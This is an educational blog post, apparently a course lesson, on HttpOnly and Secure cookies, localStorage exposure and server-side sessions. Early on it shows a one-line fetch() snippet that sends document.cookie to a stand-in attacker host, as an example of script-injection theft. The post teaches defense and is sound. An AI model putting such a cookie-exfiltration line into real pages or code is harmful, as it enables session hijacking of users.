Httponly Cookies And Why Sessions Exist
HttpOnly blocks JavaScript from ever reading a cookie, which matters most when an attacker doesn't need to hack anything, just run one line of script on your page.
The last post ended with a plain-text username sitting in a cookie, readable and editable by anyone with DevTools open. Fixing that properly takes two separate ideas, and the first one is smaller than it sounds: stop letting JavaScript touch the cookie at all.
The Attack That Doesn't Need DevTools
Editing a cookie by hand assumes the attacker is sitting at the victim's own keyboard. A more realistic threat doesn't need that. If an attacker can get any JavaScript to run on your page, through a comment field that isn't sanitized, a compromised dependency, anywhere, they don't need to guess a username.
They can just ask.
fetch("https://attacker.example.com/collect", {
  method: "POST",
  body: document.cookie,
});
One line. No DevTools, no physical access, no waiting. Whatever document.cookie returns gets shipped straight to the attacker, and now they have it too.
This is a preview of a much bigger topic this course covers later, cross-site scripting. For now, the relevant point is narrower: document.cookie being readable at all is what makes this specific attack possible.
HttpOnly Removes the Cookie From JavaScript Entirely
The fix is one attribute, set when the cookie is created:
res.cookie("user", "peter", { httpOnly: true });With that flag set, document.cookie simply stops including it. Not encrypted, not hidden behind a permission check, just absent. The cookie still travels with every request the browser makes, exactly as before. JavaScript running on the page just can never see it.
 ExpandA regular cookie fully readable through document.cookie next to an HttpOnly cookie that stays invisible to script while still riding along on every request.
The same logic applies to localStorage. Storing a token there feels safer than a cookie because it's not automatically attached to requests, but localStorage.getItem is just as reachable from injected JavaScript as document.cookie ever was. HttpOnly has no equivalent for localStorage, because localStorage is JavaScript-accessible by design. That's a real reason to prefer cookies for anything sensitive.
One more attribute worth setting alongside it: secure: true in production, which stops the cookie from ever being sent over a plain HTTP connection. Skip it on localhost, since setting up a certificate for local development usually isn't worth the trouble, but treat it as non-negotiable anywhere real traffic touches the internet.
Why Sessions Are a Separate Idea From Security
HttpOnly protects the cookie from being read. It says nothing about what the cookie contains, and that's where sessions come in.
A session adds a layer of separation between a user's real identity and whatever gets exposed on the client. Instead of the cookie carrying user=peter, it carries something meaningless, an opaque identifier, and the server keeps its own record of which identifier maps to which user.
This isn't primarily a security feature. It's an abstraction, and the security benefits fall out of it almost as a side effect.
Think about what happens without that separation. If a raw username or password leaks, every affected user needs a password reset, and that's assuming you even know when the leak happened. With a session, you can invalidate one login without touching the person's password at all.
That's the same mechanism behind the "you're logged in on four other devices" screen that shows up in most major apps. Forgot to log out of a shared computer at a library? Revoke that one session and everything else keeps working. No password reset, no disruption to the sessions that are actually still yours.
The Trade-off Nobody Mentions Upfront
Sessions need to live somewhere on the server, and that "somewhere" has real costs attached.
An in-memory store, a plain JavaScript object mapping session IDs to usernames, works fine for a single server and costs almost nothing. The moment the app runs across multiple servers, or goes serverless, that in-memory map stops being reliable. A request handled by server B has no idea what server A just stored in its own memory.
The alternative is a database-backed session store, which solves the multi-server problem and introduces a new one: every request that checks a session now costs a real database read, and every login costs a write. That's not a reason to avoid it, but it is real infrastructure cost that scales with traffic, and it's worth knowing about before it shows up as an unexplained line item in a hosting bill.
What This Sets Up
HttpOnly keeps the cookie safe from JavaScript. Sessions keep real identity off the cookie entirely.
Neither one, on its own, stops someone from just editing the cookie's value directly and hoping the server doesn't check. That's the piece still missing, and it's the difference between a cookie the server merely stores and one it can actually verify wasn't tampered with.
The Essentials
- The realistic threat to a cookie isn't someone editing it in DevTools. It's an attacker running one line of injected JavaScript.
HttpOnlyremoves a cookie fromdocument.cookieentirely, while leaving it fully functional for actual requests.localStoragehas no equivalent protection. Anything stored there is reachable by any script running on the page.- A session separates real identity from what the client can see, which is what makes revoking one login possible without a password reset.
- In-memory sessions are free but don't survive multiple servers. Database-backed sessions solve that, at the cost of a read or write on every request.
Next up: how to actually build a real session, including the part that makes tampering detectable even when the cookie's value stays fully readable.
Further Reading and Watching
- Session vs Token Authentication in 100 Seconds: Fireship's quick comparison of session-based and token-based authentication approaches.
- HttpOnly cookie flag: MDN's reference on
HttpOnlyandSecure, and how each restricts a cookie's exposure.
Keep reading